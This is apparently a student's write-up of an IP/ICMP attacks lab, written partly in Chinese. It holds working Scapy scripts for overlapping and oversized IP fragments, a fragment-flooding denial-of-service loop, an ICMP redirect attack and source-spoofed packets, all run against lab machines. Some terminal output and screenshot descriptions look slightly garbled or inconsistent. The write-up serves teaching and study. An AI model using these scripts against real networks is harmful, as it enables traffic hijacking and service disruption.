

IP/ICMP Attacks Lab

1 Tasks 1: IP Fragmentation

1.1 Task 1.a: Conducting IP Fragmentation

```
#!/usr/bin/python3
# task1.a.py
from scapy.all import *

ip = IP(src = '10.0.2.4', dst='10.0.2.5')
ip.id = 1000
ip.proto = 17 # UDP
udp = UDP(sport=7777, dport=9090)
data = 'A' * 0x20
data += 'B' * 0x20
data += 'C' * 0x20

udp.len = 8 + len(data)

# fragment 1
ip.frag, ip.flags = 0, 1
pkt = ip/udp/data[:0x20]
pkt[UDP].chksum = 0
send(pkt)

# fragment 2
ip.frag, ip.flags = (0x20+8) // 8, 1
pkt = ip/data[0x20:-0x20]
send(pkt)

# fragment 3
ip.frag, ip.flags = (0x20*2+8) // 8, 0
pkt = ip/data[-0x20:]
send(pkt)
```

The screenshot displays a network capture window at the top and a terminal window below it. The network capture window shows a list of packets with columns for No., Time, Source, Destination, Protocol, and Length. The terminal window shows the execution of a Python script named task1.a.py, which sends three fragmented UDP packets. The output of the script is shown in the terminal, along with a hex dump of the captured packets.

No.	Time	Source	Destination	Protocol	Length
23	2020-10-22 15:24:30.7277522..	10.0.2.4	10.0.2.5	UDP	28
24	2020-10-22 15:24:30.7353564..	10.0.2.4	10.0.2.5	IPv4	20
25	2020-10-22 15:24:30.7381943..	10.0.2.4	10.0.2.5	IPv4	20

```
Terminal
Sent 1 packets.
[10/22/20]seed@VM:~/.../ICMP$ sudo python task1.a.py
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
[10/22/20]seed@VM:~/.../ICMP$

0000  00 00 27 b6 3f 75 00 00 27 87 54 09 00 00 45 00  ..'.Pu..'.T...E
0010  00 3c 03 e8 20 00 40 11 3e c1 6a 00 02 04 0a 00  <...@.>.....
0020  02 05 1e 61 23 02 00 60 00 00 41 41 41 41 41 41  .,a#...h..AAAAA
0030  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAA AAAAAA
0040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAA AA
```

Internet Protocol Version 4 (ip), 20 bytes

```
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

1.2 Task 1.b: IP Fragmentation with Overlapping Contents

```
#!/usr/bin/python3
# task1.b.py
from scapy.all import *

ip = IP(src = '10.0.2.4', dst='10.0.2.5')
ip.id = 1000
ip.proto = 17 # UDP
udp = UDP(sport=7777, dport=9090)
data = 'A' * 0x20 + 'B' * 0x20 + 'C' * 0x20

# scenario 1
'''
# set K = 0x10
udp.len = 8 + len(data)

# fragment 2
ip.frag, ip.flags = (0x20+8) // 8, 1
pkt = ip/data[0x20:-0x20]
send(pkt)

# fragment 1
ip.frag, ip.flags = 0, 1
pkt = ip/udp/data[:0x30]
# basically just add first 0x10 bytes data from fragment 2 in the end of fragment 1
pkt[UDP].chksum = 0
send(pkt)

# fragment 3
ip.frag, ip.flags = (0x20*2+8) // 8, 0
pkt = ip/data[-0x20:]
send(pkt)
'''

# scenario 2
udp.len = 8 + len(data)
data = 'A' * 0x30 + 'B' * 0x10 + 'C' * 0x20 # 0x30 0x10 0x20

# fragment 2
ip.frag, ip.flags = (0x20+8) // 8, 1
pkt = ip/data[0x30:-0x20]
send(pkt)

# fragment 1
ip.frag, ip.flags = 0, 1
pkt = ip/udp/data[:0x40]
pkt[UDP].chksum = 0
send(pkt)

# fragment 3
ip.frag, ip.flags = (0x20*2+8) // 8, 0
pkt = ip/data[-0x20:]
send(pkt)
```

Scenario 1 with first order:

The screenshot shows a network traffic analysis tool with a filter `ip.src == 10.0.2.4 && ip.dst == 10.0.2.5`. The packet list shows a single ICMP packet (No. 113) from 10.0.2.4 to 10.0.2.5. Below the packet list is a terminal window showing the execution of a script `task1.b.py` which sends 1 packet. The packet details pane shows the ICMP packet structure with fields like Type, Code, and Payload.


Scenario 1 with second order:

The screenshot shows a network traffic analysis tool with a filter `ip.src == 10.0.2.4 && ip.dst == 10.0.2.5`. The packet list shows multiple ICMP packets (Nos. 113, 114, 115, 625, 607, 608, 609, 723) from 10.0.2.4 to 10.0.2.5. Below the packet list is a terminal window showing the execution of a script `task1.b.py` which sends 1 packet. The packet details pane shows the ICMP packet structure with fields like Type, Code, and Payload.

Scenario 2 with first order:

The screenshot shows a network traffic analysis tool with a filter `ip.src == 10.0.2.4 && ip.dst == 10.0.2.5`. The packet list shows multiple ICMP packets (Nos. 49, 50, 51) from 10.0.2.4 to 10.0.2.5. Below the packet list is a terminal window showing the execution of a script `task1.b.py` which sends 1 packet. The packet details pane shows the ICMP packet structure with fields like Type, Code, and Payload.

Scenario 2 with second order:



1.3 Task 1.c: Sending a Super-Large Packet

```
#!/usr/bin/python3
# task1.c.py
from scapy.all import *


ip = IP(src = '10.0.2.4', dst='10.0.2.5')
ip.id = 1000
ip.proto = 17 # UDP
udp = UDP(sport=7777, dport=9090)
# 2^16 = 65535
# max data = 65535 - 20 (mini ip header) - 8 (udp header) = 65507
data = 'A' + 'B' * 65507 + 'C'

udp.len = 8 + len(data)

# fragment 1
ip.frag, ip.flags = 0, 1
pkt = ip/udp/data[:65500]
pkt[UDP].chksum = 0
send(pkt)

# fragment 2
ip.frag, ip.flags = (65500+8) // 8, 0
pkt = ip/data[65500:]
send(pkt)
```


数据包可以成功地发出去并且被 wireshark 捕获，但是 nc 的界面上没有回显，说明发出的数据包不符合 nc 的协议。



1.4 Task 1.d: Sending Incomplete IP Packet

```
#!/usr/bin/python3
# task1.d.py
from scapy.all import *

ip = IP(src = '10.0.2.4', dst='10.0.2.5')
ip.id = 1000
ip.proto = 17 # UDP
udp = UDP(sport=7777, dport=9090)
data = 'A' * 92
udp.len = len(data) + 8
for i in range(10000):
    print("sending packet {}".format(i))
    ip.id = i
    ip.frag = 0
    ip.flags = 1
    pkt = ip/udp/data[:50]
    pkt[UDP].chksum = 0
    send(pkt, verbose=0)
```



实现 DoS 的原理：不完整的 IP 包在 TTL 超时之前会一直停留在内核中，导致内核占用大量内存。

在进行 DoS 攻击的时候受害机器无法对不在子网里的机器（如 www.baidu.com）发起 ping，推测原因应该是网络带宽被攻击数据包堵塞。

2 Task 2: ICMP Redirect Attack

```
#!/usr/bin/python3
# task2.py
from scapy.all import *

def redirect(pkt):
    ip = IP(src = "10.0.2.1", dst = "10.0.2.5")
    icmp = ICMP(type = 5, code = 1) # type = redirect, code = host-redirect
    icmp.gw = "10.0.2.4"

    ip2 = IP(src = pkt[IP].src, dst = pkt[IP].dst)
    pkt = ip/icmp/ip2/UDP()
    send(pkt, verbose = 0)

pkt = sniff(filter = "ip src host 10.0.2.5", prn = redirect)
```

```
#!/usr/bin/python3
# send.py
from scapy.all import *

send(IP(dst = "8.8.8.8")/UDP())
```

```
>>> exit()
[10/22/20]seed@VM:~/.../ICMP$ sudo python send.py
Sent 1 packets.
[10/22/20]seed@VM:~/.../ICMP$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.5 dev enp0s3 src 10.0.2.4
    cache <redirected> expires 262sec
[10/22/20]seed@VM:~/.../ICMP$
```

2.1 不可行

```
[10/22/20]seed@VM:~/Desktop$ sudo sysctl net.ipv4.conf.all.accept_redirects=1
[10/22/20]seed@VM:~/Desktop$ sudo python task2.py
^C[10/22/20]seed@VM:~/Desktop$ sudo python task2.py
[10/22/20]seed@VM:~/.../ICMP$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.5 dev enp0s3 src 10.0.2.4
    cache <redirected> expires 188sec
[10/22/20]seed@VM:~/.../ICMP$ sudo python send.py
Sent 1 packets.
[10/22/20]seed@VM:~/.../ICMP$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.5 dev enp0s3 src 10.0.2.4
    cache <redirected> expires 148sec
[10/22/20]seed@VM:~/.../ICMP$
```

2.2 不可行

```
[10/22/20]seed@VM:~/Desktop$ sudo python task2.py
[10/22/20]seed@VM:~/.../ICMP$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.5 dev enp0s3 src 10.0.2.4
    cache <redirected> expires 52sec
[10/22/20]seed@VM:~/.../ICMP$
```


3 Task 3: Routing and Reverse Path Filtering

3.1 Task 3.a: Network Setup

```
[10/22/20]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:ac:3b:70
            inet addr:192.168.60.5  Bcast:192.168.60.255  Mask:255.255.255.0
            inet6 addr: fe80::ebce:9d6e:4048:73ab/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:92 errors:0 dropped:0 overruns:0 frame:0
            TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX-queue limit:999 (maximum)
            RX bytes:1920 (18.8 KB)  TX bytes:1000 (9.7 KB)

enp0s8      Link encap:Ethernet  HWaddr 08:00:27:d1:b1:09
            inet addr:192.168.60.1  Bcast:192.168.60.255  Mask:255.255.255.0
            inet6 addr: fe80::cd31:ef5a:f4e:3d0f/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  M
```

3.2 Task 3.b: Routing Setup

```
168.60.1
Command "10.0.2.4" is unknown, try "ip route help".
[10/22/20]seed@VM:~$ sudo ip route add 10.0.2.4 dev enp0s3 via 192.168.60.1
[10/22/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=63 time=0.826 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=63 time=0.729 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=63 time=0.947 ms
^C
--- 10.0.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.729/0.834/0.947/0.089 ms
[10/22/20]seed@VM:~$ telnet 10.0.2.4 -l seed
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Password:
Last login: Wed Oct 7 15:05:07 EDT 2020 from 10.0.2.5 on pts/17
/usr/lib/update-notifier/update-motd-fsck-at-reboot[:59: integer expression expected: 0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

RX bytes:21461 (21.4 KB)  TX bytes:21461 (21.4 KB)
[10/22/20]seed@VM:~$ sudo ip route add 192.168.60.5 dev enp0s3 via 10.0.2.5
[10/22/20]seed@VM:~$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data:
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=1.02 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.878 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.510 ms
^C
--- 192.168.60.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.510/0.805/1.028/0.218 ms
[10/22/20]seed@VM:~$ telnet 192.168.60.5 -l seed
Trying 192.168.60.5...
Connected to 192.168.60.5.
System Settings "act" is '^]'.
Password:
Last login: Thu Oct 22 16:45:00 EDT 2020 from 10.0.2.4 on pts/17
/usr/lib/update-notifier/update-motd-fsck-at-reboot[:59: integer expression expected: 0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```


3.3 Task 3.c: Reverse Path Filtering

```
#!/usr/bin/python3
# task3.c.py
from scapy.all import *

ip = IP(src = "10.0.2.4", dst = "192.168.60.5")
send(ip/UDP())

ip = IP(src = "192.168.60.3", dst = "192.168.60.5")
send(ip/UDP())

ip = IP(src = "1.2.3.4", dst = "192.168.60.5")
send(ip/UDP())
```



The Wireshark capture shows three UDP packets sent from 10.0.2.4 to 192.168.60.5. The first packet is accepted, while the second and third are dropped due to reverse path filtering. The second packet is sent from 192.168.60.3 and the third from 1.2.3.4, both of which are not in the routing table of the destination machine.

三个数据包都是经由机器 R(192.168.60.1)发出的,可以看到在左侧 R 的 wireshark 上可以看到三个数据包。但是由于内部网络和外部网络到机器 B (192.168.60.1) 的路由与机器 B 上的路由表不符合,所以除了来自机器 A 的数据包另外两个都被丢弃了。